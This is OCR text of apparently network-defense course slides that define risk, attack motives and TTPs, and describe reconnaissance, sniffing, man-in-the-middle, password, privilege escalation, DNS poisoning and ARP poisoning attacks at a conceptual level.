
Risk refers to the **potential loss** or **damage** that can occur when a threat to an asset exists in the presence of a vulnerability that can be exploited

Example of Risks

- Disruption or complete shutting down of the business
- Loss of privacy
- Legal liability
- Loss of productivity
- Data loss/theft
- Reputation damage and loss of consumer confidence

Representation of Risk

Risk = Asset + Threat + Vulnerability



Attack

An attack is an **action** initiated for exploiting one or more vulnerabilities **to actualize a threat**


Attack = Motive (Goal) + Method (TTPs) + Vulnerability

Motive (Goal)

A motive originates from the notion that the **target system stores or processes** something valuable, and this leads to a threat of an attack on the system

Examples of Motives Behind Cyber Attacks

- Disrupting business continuity
- Information theft
- Manipulating data
- Damaging reputation of the target
- Creating fear and chaos by disrupting critical infrastructures
- Financial loss to the target
- Propagating religious or political beliefs
- Achieving state's military objectives
- Revenge
- Demanding ransom



Attack (Cont'd)

Methods (TTPs)

- Attackers attempt various attack techniques to **exploit vulnerabilities** in a computer system or security policy and controls to achieve their motives
- The terms Tactics, Techniques, and Procedures (TTPs) refer to the **patterns of activities and methods** associated with specific threat actors or groups of threat actors

Tactics


- "Tactics" is defined as the **strategy** adopted by an attacker to perform the attack from the beginning to the end

Techniques

- "Techniques" is defined as **technical methods used by an attacker** to achieve intermediate results during the attack

Procedures


- "Procedure" is defined as a systematic approach adopted by threat actors to launch an attack



Reconnaissance Attacks


- The **exploitation** of the target network begins with reconnaissance
- In reconnaissance attacks, attackers **attempt** to discover information about the target network
- Attackers can use following techniques to gather network information about target:
  - Social Engineering
  - Port Scanning
  - DNS Footprinting
  - Ping Sweeping

- **Network Information** obtained using Reconnaissance Attacks:
  - Domain Name
  - Internal Domain Names
  - Network Blocks
  - IP Addresses of the Reachable Systems
  - Rogue Websites/Private Websites
  - Open Ports
  - Versions of Running OSes
  - Running TCP and UDP Services
  - Access Control Mechanisms and ACLs
  - Networking Protocols
  - VPN Points
  - Running Firewalls
  - Analog/Digital Telephone Numbers
  - Authentication Mechanisms
  - System Enumeration



Network Sniffing Attack

- Sniffing is a process of monitoring and **capturing all data packets** passing through a given network using sniffing tools
- Attackers use various sniffing utilities to sniff network traffic and gather sensitive information



Man-in-the-Middle Attack


I — In this attack, the intruder deploys a station between the client and server communication system to intercept messages being exchanged

II — Attackers use different techniques to **split the TCP connection** into two connections

1. Client-to-attacker connection
2. Attacker-to-server connection

III — Interception of the TCP connection enables an attacker to read, modify, and insert fraudulent data into the **intercepted communication**

IV — In the case of an **HTTP transaction**, the TCP connection between the client and the server is targeted




Password Attack

An attacker attempts to **exploit** weaknesses to crack passwords

Use of common passwords make a system or application vulnerable to password cracking attacks. The most common passwords used are: password, pa$$w0rd, root, administrator, admin, Test, guest, qwerty, or personal information such as name, birthday, and names of children.

Attackers use various **techniques** such as brute-force, social engineering, spoofing, phishing, malware, sniffing, and keylogging to acquire passwords

Attackers begin by cracking passwords to trick network devices into assuming they are **valid users**



Privilege Escalation Attack

CND

- An attacker can gain access to a network using a non-admin user account, and subsequently gain administrative privileges
- The attacker performs a privilege escalation attack, which exploits design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications
- The escalated privileges allow an attacker to view private information, delete files, or install malicious programs such as viruses, trojans, worms, etc.

Types of Privilege Escalation


Vertical Privilege Escalation

- Involves shifting from a user account to an account having higher privileges

Horizontal Privilege Escalation

- Involves shifting from one user account to another user account having same privileges


Attacker
I can access the network using John's user account but do I need "Admin" privileges?
User



DNS Poisoning Attack

CND

- Domain Name Server (DNS) poisoning is the unauthorized manipulation of IP addresses in the DNS cache
- The DNS stores domain name translations of IP addresses for network devices
- A corrupted DNS redirects a user request to a malicious website to perform illegal activities
- If a victim types ww.google.com, the request is redirected to the fake website www.goggle.com




ARP Poisoning Attack

- Address Resolution Protocol (ARP) is a protocol used for mapping an IP address to a **physical machine address** which is recognized in the local network
- ARP spoofing/poisoning involves sending a large number of **forged entries** to the target machine's ARP cache

When user A initiates a session with user B in the same Layer 2 broadcast domain, an ARP request is broadcasted with user B's IP address, and user A waits for user B to respond with a MAC address

Malicious user eavesdrops on this unprotected Layer 2 broadcast domain and can respond to broadcast ARP request and reply to user A by spoofing user B's MAC address


1
